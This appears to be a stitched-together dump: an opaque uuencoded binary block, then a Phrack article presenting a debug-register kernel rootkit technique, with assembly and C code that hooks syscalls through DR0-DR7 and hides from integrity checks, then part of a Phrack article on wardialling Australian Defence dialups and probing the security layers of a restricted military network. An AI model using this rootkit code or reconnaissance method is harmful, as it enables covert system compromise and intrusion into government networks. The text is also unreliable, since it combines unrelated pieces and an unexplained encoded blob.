M49@8Z100R220"8[P@J>!"75Z!4M=!]\_&H9+6GB>\$@ND3<^!@MKBB`O/P;Z  
M%&'/[DVM^\*B6U)Y\$12\5N5@T)U(G\*\ETKZ27ND6C:V.;\B>E:~/A@4)\B81Z  
MS.3, #: <>R@T&\T35\*&X9VL^\*G-HEC5EYA\$<:3HB27J:\_:3`\*` (TY#%2QUI&7  
M1HKEL+&.!3GNBC&UAO=?\*J;D+=8LHC9P]@2K&%. \$?%\*J7.G>1AYMLHW4`O-L  
M`!B-KDBF.7=9RD87-:A3Q7N\*\GD<C,\+EBN7DXMX@M%3EGYRP\*+/T<7@?+7T  
MM#,DN2.7'WF?Z2'ZA05/R5L,\_BQQ?7JJ\$(,C2)FJR96VYZ&PPOZTG`I>,7TU  
MQA,MFR&)66H#9B?UML;ZB^/)W)]!S=#\_?I7<3UCFYG^JU:7\_U\_KJQD8-\_;]6  
M5[/\3P]2.)U1H=L3%4H`))X]X]1\*ZJ?,F%2,R^7\$%@/,Y(2\_B?(0#2+E0)E3  
M>7C9'<\_"OR6G@6JCM8-[ (+O',CUH=T6"SW\\$R9MB1D2OBBIW\$V\$L/52X;<Y,  
M\)34GDGQ!TORE%+L\_\$\_!E-PGC'GYG]8;1OZG5<S\_!'Q@, [/\_/\$3][#^9\_2>S  
M\_\_Q![#&Q&:"TK2;9,F%KVIVPIIUUP"#D2F5P6`&N+[DB?\_P3Y:'V7F\_+YG"  
M\*NTX::`LK1=7H:[LB.1P5HP8\_;A6@6C09H5ME4+CX#@5@U"@<"AG1B0Q1IH>  
MWD9YU]C6>3060\$6VLA7KIAU#:\_\*DD6\*"@5-VFH:=^8IX4GG&- (5ZX9P/T2#O  
MN'81J1(\_`<D\$"7<(!&&/&\$4\$]DZ^H(\_35@KZ"^()VM)BDF4@77=HXK8,7B`S  
MW0=N7U#)9TPC"/9J%D-/YL76ZWK/1&P>BH4FP,@:P?H;2O2JPO`KE"MG[@`5  
M)O=#>P.ENZ.#B@FU.VRSD%SW]D.@>;SQ\*+3J0ZU2%GVHN]0UOX CJ.TK"A2`8  
MJU="^>)\M167A)>=VT1.KC3?W69NHQ1)HWT\J=,4A2GSOQ+)EM93\$,EU^\$  
M>\*YM64MAN[+U@IQ7=OL5%N+"4.Y],492>\*23P-7(J:0KWYSW15&Z`]X7R\_VL  
M=1AY;O/`U%48;?LGY(2)BR^"E!>9Y(=D@['0ORX;M#+X1#ULY/5S2=H;=]E7  
M\$6QB)B!T5RO(P<C0.A7LQT--OK:E\$3D)`D6L+P,EF9`) .1I(\$Q=-U(`.Y\$`Z  
M65E`^T@I8BD7J3A)(K#NE^AOP\BUH)]\*4L?I\*1ZH"L^QB4U,KH<V1Z+:V7BC  
M/@M)\*7:Y=30]BCT6:5H/W!8T)S/JI+`PLW\$:^)\ /S`28T/ZY-HUUZHD7=GQ2  
MV7Y9#L2T(79F!\-;H10BSBWXYS=SA&+SR`88468\!<S:7[2U6`3\$/JX]H-IDT  
MTE@>'VZOD#@&\I/QA\$/!>F^/\*1\$7P[>!<8.QA0HIM':V`=FK92-8#6\_\_X-\  
M?O=)I\_@#+I1\$:ECSR\$;X>YC`!6FE@2\F(SX"2EF8B@6NUV\_P@P`?A4!M-@Y  
M;">\$HG-8T:&B@`9VK=[FH\0\$N`S`X\$;\*U;Y10`UT\*\$A<-#`#WKK^+)MX)MB  
M!3]TS7IF#X]IKJ9GND)5KOC#Y49')?C=^`1M==( `PHU;4+HAU2Q@2+H[:CWH  
M!^`"8,U4\$?>E>/PUXEO22&[F=L?\*8,X9%'A,P-4#][A1A5(-+1U!-RB9&NU=F  
MZZJB^D1`J%(\*QS);;UMDN#N[FM-W/\*`^4\_>:;>/<FG/9F)LHV?'K%,B(OP2Y  
MML6PY0?.6XOWLHA3\$>H.>7FUA]'1FJB6Q^T).O(%`>@O=/7GM&BG6`\\$OHL'PY  
M3E3LH>/\<\$I%ZW\$4WE/'C`I5L1;S^N)X:S[Z;&<\_R#W599W\*BM9R4I6LI\*5  
MK&0E\*UG)2E:RDI6L9"4K6<E\*5K\*2E:QD)2M9R4I6LI\*5K&0E\*UG)2E:R\K7\*  
\*\_P,D9\_:I`/``````

end



==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x08 of 0x0f

```
|===== [ Mistifying the debugger, ]=====|
|===== [   ultimate stealthness   ]=====|
|===== [ halfdead@phear.org ]=====|
```

## -- [ Introduction

Over the years, there have been a plethora of techniques and methods of hiding one's presence in a hacked system. Many of them were focused on directly tampering the system call table, others were modifying the interrupt handler, while others were operating at the VFS layer. But all of them were modifying the underlying operating system in a very visible manner, making them easily detected.

In the article I will present a technique that is able to achieve ultimate stealthness in kernel rootkits, by using a common x86 feature, the debugging mechanism. Although it works on any IA-32 compatible platform, the following technique will be detailed for Linux operating system and I will show you how one can intercept the normal flow of execution without touching the "classical" hooking targets. In fact, this technique can be so good that no one will ever notice our presence.

When we refer to "debugger" in this article, we actually mean the IA-32 debugging mechanism, which is only accessible from ring zero. Userland debuggers don't make use of this mechanism, only some kernel debuggers do.

## -- [ The debugger

```
"The IA-32 architecture provides extensive debugging
facilities for use in debugging code and monitoring
code execution and processor performance. These
facilities are valuable for debugging applications
software, system software, and multitasking operating
systems."
```

In order to make life easier for developers, Intel introduced a mechanism that was intended to manage the debugging process. This mechanism is handled by a set of special registers (called 'debugging registers, DR0..DR7) which allow the user to set hardware breakpoints on memory addresses. As soon as the execution flow hits an address marked with a breakpoint, it hands the control to the debug interrupt handler (INT 1), which calls the do\_debug() function (defined in ../i386/kernel/traps.c) to take care of the actual situation that raised the exception.

The debugging support is accessed through the debug registers (DB0 through DB7) and two model-specific registers (MSRs). For the purpose of this paper we will only focus on the debug registers. These registers hold the addresses of memory and I/O locations, called breakpoints. Breakpoints are user-selected locations in a program, a data-storage area in memory, or specific I/O ports where a programmer or system designer wishes to halt execution of a program and examine the state of the processor by invoking debugger software.

A debug exception (#DB) is generated when a memory or I/O access is made to one of these breakpoint addresses. A breakpoint is specified for a particular form of memory or I/O access, such as a memory read and/or write operation or an I/O read and/or write operation. The debug registers support both instruction breakpoints and data breakpoint. The MSRs (which were introduced into the IA-32 architecture in the P6 family processors) monitor branches, interrupts, and exceptions and record the addresses of the last branch, interrupt or exception taken and the last branch taken before an interrupt or exception.

--[ The debug registers

There are 8 debug registers supported by the Intel processors, which control the debug operation of the processor. These registers can be written to and read using the move to or from debug register form of the MOV instruction. A debug register may be the source or destination operand for one of these instructions. The debug registers are privileged resources; a MOV instruction that accesses these registers can only be executed in real-address mode, in SMM, or in protected mode at a CPL of 0. An attempt to read or write the debug registers from any other privilege level generates a general protection exception.

The primary function of the debug registers is to set up and monitor from 1 to 4 breakpoints, numbered 0 through 3. The debug mechanism allows us to manage the breakpoints through two special registers, DR6 and DR7, which I will describe in detail later on. For each breakpoint, the following information can be specified and/or detected with the debug registers:

- The linear address where the breakpoint is to occur.
- The length of the breakpoint location (1, 2, or 4 bytes).
- The operation that must be performed at the address for a debug exception to be generated.
- Whether the breakpoint is enabled.
- Whether the breakpoint condition was present when the debug exception was generated.

-----[ Debug address registers

Each of the debug-address registers (DR0-DR3) holds the 32-bit linear address of a breakpoint. Breakpoint comparisons are made before physical address translation occurs.

-----[ Debug registers DR4 and DR5

Debug registers DR4 and DR5 are reserved when debug extensions are enabled (the DE flag in control register CR4 is set), and attempts to reference these registers will raise an invalid-opcode exception. When the DE flag is not set, these registers are aliased to DR6 and DR7.

-----[ Debug status register (DR6)

This special register is used to report the debug conditions that existed at the time the last debug exception occurred. The flags in this register show the following information:

- B0..B3 (bits 0..3) indicate that a breakpoint condition was detected. These flags are set if the condition described for each breakpoint by the LENn, and R/Wn flags in debug control register DR7 is true. They are set even if the breakpoint is not enabled by the Ln and Gn flags in register DR7.
- BD (bit 13) (debug register access detected) indicates that the next instruction in the instruction stream will access one of the debug registers (DR0..DR7). This flag is enabled when the general detect (GD) flag in debug control register DR7 is set.
- BS (bit 14) (single step) indicates (when set) that the debug exception was triggered by the single-step execution mode.
- BT (bit 15) (task switch) indicates (when set) that the debug exception resulted from a task switch where the debug trap flag in the TSS of the target task was set.

The processor never clears the contents of DR6 register.

-----[ Debug control register (DR7)

The debug control register (DR7) enables or disables breakpoints and sets breakpoint conditions. Its flags and fields control the following things:

- L0..L3 (bits 0, 2, 4, 6) (local breakpoint enable) enable (when set) the breakpoint condition for the associated breakpoint for the current task. When a breakpoint condition is detected and its associated Ln flag is set, a debug exception is generated. The processor automatically clears these flags on every task switch to avoid unwanted breakpoint conditions in the new task.
- G0..G3 (bits 1, 3, 5, 7) (global breakpoint enable) enable (when set) the breakpoint condition for the associated breakpoint for all tasks. When a breakpoint condition is detected and its associated Gn flag is set, a debug exception is generated. The processor does not clear these flags on a task switch, allowing a breakpoint to be enabled for all tasks.
- LE and GE (bits 8 and 9) (local and global exact breakpoint enable) cause the processor to detect the exact instruction that caused a data breakpoint condition. Not supported in P6 family processors.
- GD (bit 13) (general detect enable) enables (when set) debug-register protection, which causes a debug exception to be generated prior to any MOV instruction that accesses a debug register. When such a condition is detected, the BD flag in debug status register DR6 is set prior to generating the exception.
- R/W0..R/W3 (bits 16, 17, 20, 21, 24, 25, 28, and 29) (read/write) specifies the breakpoint condition for the corresponding breakpoint. For more information read the Intel manual.
- LEN0..LEN3 (bits 18, 19, 22, 23, 26, 27, 30, and 31) (length)

--[ The magic

Ok, so we've learnt almost everything now about the IA-32 debugging mechanism. Where is the goodies you've promised?? Now we know a few important things: we can set a breakpoint on a memory address and as soon as execution flow hits our breakpoint, the execution is redirected to the debug handler (INT 1). Ummm, so what if we replace the existing debug handler or one of the underlying functions with our own? As we can see from entry.S,

```
ENTRY(debug)
pushl $0
pushl $ SYMBOL_NAME(do_debug)
jmp error_code
```

the actual debug handler is a C function, do\_debug() defined in traps.c. Yes, ok, I think we are able to patch the INT 1 handler and then call do\_debug() on our own OR we could come up with our own do\_debug() and expect to be called by the debug handler, so we rest assured that the IDT remains untouched. But what should our handler handle? Most obviously, we need to check a few parameters and then pass control to the actual operating system do\_debug(). But what parameters should we monitor? Keep reading...

-----[ Hijacking the sys\_call\_table[]

Now you should have an idea how to hijack the syscall table making use onunnt on read/write/execution on targetted address in memory. This can be either INT 80 handler address or syscall table address, it matters less as the effect is the same, in the end. Therefore, each time the

operating system is going for a syscall, it will wind up in our handler. We have two options here: A) hijacking the INT 80 handler directly in IDT or B) hijacking the actual address of `sys_call_table[]` in memory. Any of them is fit for our purposes, so we will aim for A. The following function will return the address of INT 80 handler.

```
get_idt_entry:
    sidt    idtr
    movl   idtr+2, %ebx
    leal   (%ebx, %eax, 8), %ebx
    movw   (%ebx), %cx
    roll   $16, %ecx
    movw   0x6(%ebx), %cx
    roll   $16, %ecx
    movl   %ecx, %eax
    ret
```

Once we know the address, we can set up a breakpoint as follows:

```
set_bpm:
    movl   $0x80, %eax
    call   get_idt_entry
    movl   %eax, %dr0
    xorl   %eax, %eax
    orl   $0x2080, %eax
    movl   %eax, %dr7
    ret
```

As you can see, the `set_bpm()` function will load DR0 with memory address where INT 80 is located and, also, will set up the according flags in DR7, including the magic GD bit, which allows us to monitor WHO and WHY is accessing the debug registers. This bit is very important for us because it "causes a debug exception to be generated prior to any MOV instruction that accesses a debug register". Wow, do you mean...? Yeah, if SOMEONE is trying to read/write the debug registers, the control is passed to our handler BEFORE the instruction takes place. So, we know if someone, a debugger or some tool of the devil, is checking the debug registers, even before they know it. This gives us time to cover our tracks: we can undo everything and wait some time for danger to pass, we can simply skip the instructions affecting the debug registers, etc. The best thing to do is to show the system clean debug registers and after a short period of time, hook everything back to best suit our needs. The best approach is to come up with a code emulator, analyzing the type of the instruction accessing debug registers, and based on that decide what action will follow: clean the debug registers and restore later or simply increase the instruction count so that the instruction is simply ignored. Anyway, this leaves an open discussion.

-----[ The handler

Now, we managed to redirect the flow of execution without patching anything in the syscall table or INT 80 handler. But still, what should our handler handle? For starter, in its most simplistic form, our handler needs to check the value of the `%eax` register, because at this point, it contains the desired syscall number, and based on that it should feed the OS with our hacked syscall. This is how a very simple handler should look like:

```
asm linkage void new_do_debug(struct pt_regs * regs, long error_code)
{

    unsigned long condition;
    unsigned long mask = 0x2008;

    __asm__ __volatile__ ("movl %%db6,%0" : "=r" (condition));

    if (condition & BD_FLAG) { /* someone is r/w the registers */
        condition &= ~BD_FLAG;
        __asm__ __volatile__ ("movl %0, %%db6" : : "r" (condition));
    }
}
```

```

regs->eip += 3;
__asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
}

if (condition & DR_TRAP0) {
    if (regs->eax == __NR_time)
        sys_call_table[__NR_time] = hacked_time;

    if (regs->eflags & VM_MASK) {
        (*old_do_debug)(regs, error_code);
        __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
    }

    condition &= ~DR_TRAP0;
    __asm__ __volatile__ ("movl %0, %%db6" : : "r" (condition));
    __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
    regs->eflags |= X86_EFLAGS_RF;
}
else
{
    (*old_do_debug)(regs, error_code);
    __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
}

return;
}

```

What are we doing here? First, we grab the values in the status register (DR6) and try to figure out what triggered our handler. If our execution comes as a result of the breakpoint we've placed, we compare the value in %eax register to the value of the syscall we decided to hijack, which was sys\_time() in our case. In the example provided, due to the lack of space and time, we did a direct change of the sys\_call\_table[] but this is not something to worry about as, the hacked\_time() is modifying the sys\_call\_table[] back to original in the instant it gets executed:

```

asmlinkage long hacked_time(int *tloc)
{
    sys_call_table[__NR_time] = original_time;
    printk("<1>WE changed it!!\n");
    return original_time(tloc);
}

```

Ofcourse, there are other ways of doing it without touching the syscall table at all but take into consideration that the first thing the hacked\_time() does is changing back the value in sys\_call\_table[], meaning that the actual change takes place for less than a microsecond so it shouldn't be a problem.

A better method would be to analyze the parameters of the syscall, based on the syscall number, which at the time our handler takes place is the value in %eax register. We could feed the hacked parameters by simply filling the according registers. This method would create a "virtual" syscall table, so we don't need to touch the actual syscall table at all.

So now we learnt how to set a breakpoint on a memory address, how to enable that breakpoint; we also learnt that we can hijack the normal execution flow without tampering the INT 80 handler nor the syscall table handler nor the syscall table itself. Yes, you can say it's a lovely technique, a bit of magic. But still, we modify the INT 1 handler, or at least, we patch the do\_debug() function, so we're not that stealth. Just keep reading...

---[ Blindfold

We learnt so many beautiful things by now, we take control of the system and no one detects a direct tampering of the kernel. We covered our tracks thanks to the GD/BD bits so, if someone is looking at the debugging

registers we simply ignore their curiosity (regs->eip +=3). But what if someone wants to check all the IDT for integrity? Or what if a debugger or a similar tool needs to place its own handler on INT 1? Are we lost then?

It sure looks like it..

But wait.. DR6 and DR7 come to rescue once more. What we need to do is the following:

- set up your handler on INT 1
- set up the breakpoint to watch for INT 80 address
- set a secondary breakpoint to watch on our handler's address

Oh, wait! It can't be that simple. Yes, it is! Like this, we practically don't affect the kernel at all, for the unwanted eye. In our ideal handler, the code emulator checks the type of the instruction that attempts to access debug registers, whether is the breakpoint we put on INT 80 or INT 1 and act accordingly. We already explained what it should do for hijacking INT 80, let's talk now about INT 1. By placing a secondary breakpoint on INT 1 or do\_debug() function, we make sure that we know a priori when someone attempts to read the only location in the kernel memory we modified. The best thing to do is to make that single address back to original. Like this, when some devilish tool attempts to check for our presence in the IDT too (i don't think there any tools doing that outthere, but that's simply because a whitehat would've never thought it's necessary), we let them see the untouched value. This is "deep cover" mode. But did we lose the control over the kernel now? Well, not really, we're still in control: we can "reinstall" our rootkit after a few nanoseconds, so they miss us every time they look at us. It's like blindfolding them. This technique is also helpful when dealing with a debugger (or similar tool) trying to place its own hook in INT 1 handler. Think about it: we detect the attempt and make everything back to normal, they place their hook, we hijack their hook as a normal INT 1 hijack and as soon as they check for their presence, for example, by checking the presence of the handler, we let them see themselves. It's like chaining hooks, or so. When I discovered that I was stunned. When I realised it really works I was amazed. This is the ultimate stealthness, the holygrail of hackers!

---[ Closing words

This technique has been actively used in the underground for more than 8 years now. The beauty about it: it is, in fact, a basic IA-32 feature. They cannot defeat against it without removing the whole debug mechanism. I decided to make it public in phrack through a "scientific" paper \*g\* but it wasn't my choice: the technique leaked a while ago. I highly doubt that the person that leaked it knows exactly what his tool is actually capable of and what is actually doing, so I decided to help him and any other hacker in the world willing to learn and improve their skills. As you have seen, this is one very powerful technique, allowing one to achieve full stealthness on a target system. Being a fundamental processor feature, means it can be used on ANY operating system running on IA-32 and also, there is no way of detecting or protecting against it, even if it is not Oday anymore ;(

---[ Kudos

halvar, twiz, reverser, sd and the rest of the digitalnerds

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x09 of 0x0f

==Phrack Inc.==

```
=====
-----[ Australian Restricted Defense Networks and FISSO ]-----
=====
-----[ The Finn ]-----
-----[ TheFinn@phrack.org ]-----
=====
```

--[ Contents

1. Introduction
2. Wardialling and You
3. Origins of FISSO
4. Australian DoD and FISSO
5. An Introduction to the EPL and CCRA
6. The EPL and CCRA in depth
7. Other standards
8. Secrets
9. Conclusion
10. Annex

--[ 1. Introduction

This document explains and introduces a new secret network maintained by the Australian DoD. As far as I know, this network is similar in its usage to the American DoD's SIPRNET. To be used in conjunction with specially designed software to promote better communication in the procedures and implementation of command and control systems, intelligence and logistics.

Please keep in mind, much if it will be based on my own past experience, observations and guesswork. Due to the volatile nature of the information I will keep it "barely legal" while trying to introduce some of the concepts behind the way the various DoD's are now interconnecting and thus maintaining the same network security philosophy across the world.

I found this document a good idea because to find this information out required weeks of reading and knowing where to find these things on the web. Also you'd have to read the kinds of documents that first specifies how it's going to use verbs within the document, then they will convey how they are going to use nouns... etc...

You really don't want to go there ;)

--[ 2. Wardialling and You

After wardialling a lot of numbers I found some really interesting dialups belonging (obviously) to the DoD which were part of the network belonging to the Australian Navy.

You don't really see a lot on wardialling anymore as there are so many ISP's people can connect to for vpn connectivity to anywhere in the world, however the military still considers modems a good way to communicate as they can control the access point themselves and log everything.

I personally use THCSAN on windows to wardial with, as it works well in Australia for me as well as other places. (I say it works well in Australia because over the years many wardiallers have come out with VERY stringent rules about the numbers to be dialled which only conform to US area-code and dialling standards - very annoying --). I always have it on my laptops - go nowhere without it ;). THC have had to remove

many of their great tools from their website recently because of the changes in German law regarding internet security tools, but thanks to the guys from packetstorm it is still available there.

The other good wardialler I love to use on linux is iwar. [8] This is a really nice wardialler, lets you use as many modems as you can fit on the box. It can also log all the data to a mysql database - which I am a fan of. They are working on a sip/iax2 functionality which will allow dialout through a sip gateway and wardial the PSTN network on the other side using a software modem - it works, but with some small difficulties at the moment. It's still a work in progress. Pretty sophisticated stuff, really nice.

It is possibly useful to note here even a commercial provider like Free World Dialup will allow you to dial the US, UK and NL toll free numbers over sip for free. There are others which will also give you local calls for free (in countries where they are free) with a little research, you can find them.

Anyhow, unfortunately in Australia, it costs you \$0.22c per local call. So this kind of info is expensive to get - even if you're dialling on a sunday morning at 2am (which is what I did) - unless you like sitting outside peoples homes beiging - I'm getting too old and fat for that anyhow ;)

But for you young skinny folk - wardialling still works well, people should be doing it - especially in countries where local calls are free!!

When I first saw these pop up, I was pretty happy. I'd not been at the front-door to anything like this in a while, and I knew it would keep me interested for a bit. You have to keep in mind, the Department of Defence is stupid and worthy of your respect - both. They are like mmost other large animals, they are slow to move, but if they hit you, you'll get squished like a bug (I have been there before).

However it's amazing how much of an understanding you can get about such a large target by doing a little research.

When I first found these dialups it was back in 2004. I noted them all down, and kept a copy very safe. Later on a couple years later I rechecked them to make sure they were still valid - no other reason.

I did notice a slight change - in the banner.

Here's the original banner back in 2004:

```
*****
* CONNECT 57600 *
* *
* The unauthorised access, use or modification of this computer system *
* or the data contained therein or in transit to/from, is prohibited *
* by Part VIA of the Commonwealth Crimes Act and other Federal and State *
* laws. *
* This system is subject to regular audit. *
* ----- *
* For access problems please log a job through the DRN Customer Support *
* Centre. Either phone 133272 or e-mail to *
* 'outage.notifications@defence.gov.au'. *
* *
* ***** *
* *
* *
* User Access Verification *
* *
* Username: *
* NO CARRIER *
*****
```

Here's the banner in 2006:

```
*****
```



```

* CONNECT 36000 CCCC *
* The unauthorised access, use or modification of this computer system *
* or the data contained therein or in transit to/from, *
* is prohibited by Part VIA of the Commonwealth Crimes Act *
* and other Federal and State laws. *
* *
* This system is subject to regular audit. *
*-----*
* For access problems please log a job through the FISSO Support Centre. *
* Either phone 02 9359 6000 or e-mail to 'fleet.help@defence.gov.au'. *
* *
* ***** *
* *
* User Access Verification *
* *
* Username: *
* NO CARRIER *
* *****

```

(The part I starred out was the actual dialup location and line number which are a code for maintenance purposes for the terminal server I guess.)

As you can imagine I was kinda interested in why it changed from a DRN (Defense Restricted Network) to FISSO and what FISSO was.

I checked around the web, and then started reading all the pdf's that the military in Australia declassify and make available to the public.

--[ 3. Origins of FISSO

Currently the RAN (Royal Australian Navy) has expanded the DRN (Defence Restricted Network) to allow for more robust communications protocols (still an IP Network) and Services. Thus FISSO (Fleet Information Systems Support Organisation) is born out of the old Navy driven DRN Support Group.

During some time when those banners above changed, the DRN was expanded to include the other armed services branches Army and Air Force.

They are now implementing the networking technology overseas with collaboration efforts in the UK and USA. This will allow far better communications between the various armed services of the west and thus provide better cohesion. This is where the CCRA comes in.

It is also interesting to mention here one project which has been in the press for years - ECHELON. The USAUK Agreement back after WW2 has allowed vast amounts of intelligence to be shared among the member nations as well as projects like ECHELON to be enacted. This new criteria for security measures internationally is a new brick in the wall for these intelligence communities.

Keep in mind - when you see this kind of press for things like ECHELON, that is one thing, but most of the intelligence agencies will not share high level intel with ANYONE, not even allies. What they will usually share are things that used to come under the term "domestic terrorism" - which after 9/11 is a relative term with the Homeland Security Department being formed.

Unfortunately or fortunately - depending how you look at it, as a result, the list itself shows clearly which evaluated products are in use on such networks - which is at least of interest to us.

One of the fundamental problems with making rules is the existence of anomalous circumstances - exceptions - which most of us are aware of ;)

Creating a criteria and then an implementation procedure for security devices takes a long time, it is also expensive for the company doing the implementation - as they must pay for the DSD staff's time to do criteria evaluations - for their specific implementation of their product.

These rules are followed stringently at the time of a particular installation.

The amount of beaurecracy found in the DSD is mind-blowing. Thus their ability to move quickly on any given specific flaw in security is AT TIMES small. They do however keep internal security mailing lists, patches and often have direct contact with not just vendors of products but also the original architects most of these won't relate to CCRA listed products however - more on all of this in the next section.

You will even in places find tricks implemented in a DSD controlled network that you will find nowhere else in the world - you have been warned.

--[ 4. Australian DoD and FISSO

FISSO themselves are a rehash of the old DRN Support Group who maintained the old Defense Restricted Networks for the DoD. FISSO is the new project the Navy is (still) running for the DoD - Keep in mind, the navy has historically been in charge of many signals projects before other branches of armed services have been invited to join or use them - the same I believe is true of the US Navy. (Must be all that morse code).

The FISSO Network is a support network for DoD Personel to communicate with each other around the world with low level communications mediums. Which is to say laptops or other small computer systems with modems in order to help officers and other officials to communicate across the globe in a secure manner for departmental purposes.

The FISSO Network Support Group has had several contract workers in the DoD to create a network with many quite amazing and intricate network systems. The officers are able to communicate with voice over ip, digital video, whiteboards, conference rooms, text chat and other ways [6]. They can exchange files and communicate over the parts of the network that have been secured by the DSD and the old DRN Group.

Aspect Computing currently hold contract with the DoD for FISSO Core Contract and FISSO In-House Contract Payment. Given the amounts in the reports I've read, I'd suggest they're probably just contracting either software or hardware or both to the Navy (my best guess) who would likely only trust DoD or DSD staff to maintain the support centre itself. (It might contract out some positions to suitably DoD security cleared contractors - likely top-secret or better would be required).

At present Aspect Computing is being paid approximately \$2 million dollars a year for support to FISSO. This would probably be a 3rd tier support network, to be used after both the FISSO Support and KAZ could not fix a particular issue.

KAZ Technology Services (Procured by Telstra in 2004) is also a contractor who provides Command and Support Systems for Officers and Logistical Support Systems Integration that is to say that these guys provide all the really nice and interesting comms software that the officers and support/logistical personel use for decision making and chain of command order verification. (Think of them as the Australian version of SAIC). They won a 5 year \$200million contract back in 2005 to provide desktop computing to the RAN (Royal Australian Navy). Kaz had maintained a relationship with DOD since its inception in 1988 and is being offered 2 year contract extensions up until 2015.

Kaz staff go through rigourous security checks in order to be cleared to work on the FISSO network and they have in the past been helicoptered out to sea in order to complete work in required timeframes.

From a KAZ document regarding their FISSO solution:

"Behind these capabilities, KAZ high security architecture integrates Lotus Notes R5, Domino, SameTime (including server to server federated architecture), LAN/WANs, MS Windows NT Servers, MS Windows Terminal Servers, Citrix Mataframe Xpe 1.0, Ultra Thin Clients, HP-UX and

Hummingbird Exceed.

The architecture also draws on TCP/IP, ISDN and modems to connect the Fleet to services across Defence intranets, with the addition of cryptographic black boxes outside each of the on-board servers to maintain military level security.

KAZ also integrated SameTime technology to extend the Navy's collaborative capabilities to a Coalition Wide Area Network (COWAN), involving naval systems belonging to Allies such as the United States and United Kingdom." [6]

You'll notice KAZ's inference of a Coalition Wide Area Network which I can find no other mention of that particular acronym. It might be either a marketing insertion or something that eludes to more restricted documentation. Either way you have to assume KAZ knows more about it than us and I find it interesting that such a beast is mentioned here.

IBM Provide Hardware and Software also to do with Logistical support for the various arms of the DoD. [4]

Sun Microsystems are providing Hardware and Software for security based firewalls and other security devices (RFID and biometric authentication device drivers and such). [4]

Lotus Notes and Domino are in use widely still to this day - which at first I wasn't sure of but I was in discussion on with a friend and he pointed out the KAZ website - I'd suggest the Navy would be loath to update their systems as often as normal corporates would.

```
<axe> Lotus-Domino 5.0.9
<axe> i'm surprised that still exists
<thefinn> those docs are old
<thefinn> probably doesn't exist now
<thefinn> but might still
<thefinn> u never know, their beaurecracy is amazing sometimes
<thefinn> i actually worked with a prime 9950 at one company
<thefinn> didn't even run the newer version of cobol
<thefinn> ...
<thefinn> took up half a room
<thefinn> was sitting next to all the AT&T servers
<thefinn> funny stuff
<axe> http://www.kaz-group.com/subscribe
<axe> yeah, just to keep some legacy code running
<thefinn> yeah
<axe> <!-- Lotus-Domino (Release 5.0.9a - January 7, 2002 on Windows
        NT/Intel) -->
<thefinn> wow
<thefinn> there ya go
<thefinn> dude im gonna add that in the article
<axe> how may i own thee, let us count the ways..
<thefinn> haha
```

--[ 5. An Introduction to the the EPL and CCRA.

Let's introduce the criteria themselves'. At the moment the DSD have 2 different tables of criteria the ITSEC system and the CCRA for evaluating products for secure use on Military and Government networks.

The DSD (Defence Signals Directorate) is the main body behind secure communications for the Australian Government, ostensibly they take the same role as the NSA does in the US. The EPL (Evaluated Products List) is the list the DSD creates and maintains denoting all products put forward by vendors for assessment by the DSD for use in high level, high security government networks and systems. There are a number of criteria in the DSD which products are assessed for.

The CCRA (Common Criteria Recognition Arrangement) is an agreement by NATO nations in the west to rate equipment by a shared standard as well

as share past evaluated products at a common rating so that they might interconnect their military and government networks to better control your sorry ass. ;)

To allow those poor corporates who have spent lots and lots of dollars on getting their products evaluated, time to re-evaluate them under the new international system, the CCRA (as a body) are going to allow member countries who have used the ITSEC (Information Technology Security Criteria) system (including the USA, UK, Australia) to use ITSEC rated products as CCRA rated products for the timebeing.

This basically means the EPL's for all these countries are now turning into the CCRA. They are amalgamating 50 years of "defense" protocols and political maneuvering to be able to dominate more freely. After all it wouldn't be nice to have UK troops in some little out of the way village while the US Navy are ordering cruise missiles to destroy it from 1000 kilometers away - the speedy communications methods and stringent protocols (military protocols) enabled by a communications network like this would allow for these kinds of scenarios to be less of a concern and have a million other benefits.

Along with the E1-E6 (ITSEC) and EAL1-EAL7 (CCRA), there is a network designation relating to the secrecy and security needs for the network, as follows: UNCLASSIFIED, IN-CONFIDENCE, RESTRICTED, PROTECTED, National Security/HIGHLY PROTECTED.

The Document relates the required security device to be used interconnecting the different networks which I will include here:

```

*****
* SRC NETWORK      * AND DST NETWORK IS      * THEN YOUR GATEWAY REQUIRES *
*****
* UNCLASSIFIED    * - public domain.          * a traffic flow filter.    *
*                 * - UNCLASSIFIED.          *                            *
*                 * - IN-CONFIDENCE.       *                            *
*                 * - PROTECTED.          *                            *
*                 * - HIGHLY PROTECTED or *                            *
*                 * National Security.   *                            *
*****
* IN-CONFIDENCE   * - public domain.          * an EAL2 Firewall.        *
*                 * - UNCLASSIFIED.          *                            *
*                 * - IN-CONFIDENCE.       * a traffic flow filter.   *
*                 * - PROTECTED.          *                            *
*                 * - HIGHLY PROTECTED or *                            *
*                 * National Security.   *                            *
*****
* RESTRICTED      * - public domain.          * an EAL2 Firewall.        *
*                 * - UNCLASSIFIED.          *                            *
*                 * - IN-CONFIDENCE.       *                            *
*                 * - PROTECTED.          * a traffic flow filter.   *
*                 * - HIGHLY PROTECTED.     *                            *
*                 * National Security.   *                            *
*****
* PROTECTED       * - public domain.          * an EAL4 Firewall.        *
*                 * - UNCLASSIFIED.          *                            *
*                 * - IN-CONFIDENCE.       * an EAL3 Firewall.        *
*                 * - RESTRICTED.          *                            *
*                 * - PROTECTED.          * an EAL2 Firewall.        *
*                 * - HIGHLY PROTECTED or * an EAL1 Firewall.        *
*                 * National Security.   *                            *
*****

```

Can you see the interesting parts with regard to our dialups?

2 things I notice right away. If anything HIGHLY PROTECTED or National

Security rated are connected to the network we have dialups for - there's only a packet filter in between me and it - if the old DRN network rating hasn't changed. (A restricted network).

Also, behind that terminal server, I can probably expect to find myself facing a nice EAL2 rated firewall. As I would assume the PSTN Network is considered "Public Domain". It may even require some kind of secure-ID type authentication - a one time pad or smartcard.

This would be a theoretical login session given the types of equipment listed on the EPL and what they are used for.

The network topology could easily include remote identification servers. The terminal server itself can instigate PPP with a client, pass you through to the Cisco VPN 3000 Concentrator(EAL2), you authenticate there via key and it directs you to where you're trying to go, when you get there you have a Sun Firewall-1 (EAL4+) asking for your SecureID one time PAD or similar product. Once you do that, you can check your email, download your porn, whatever.

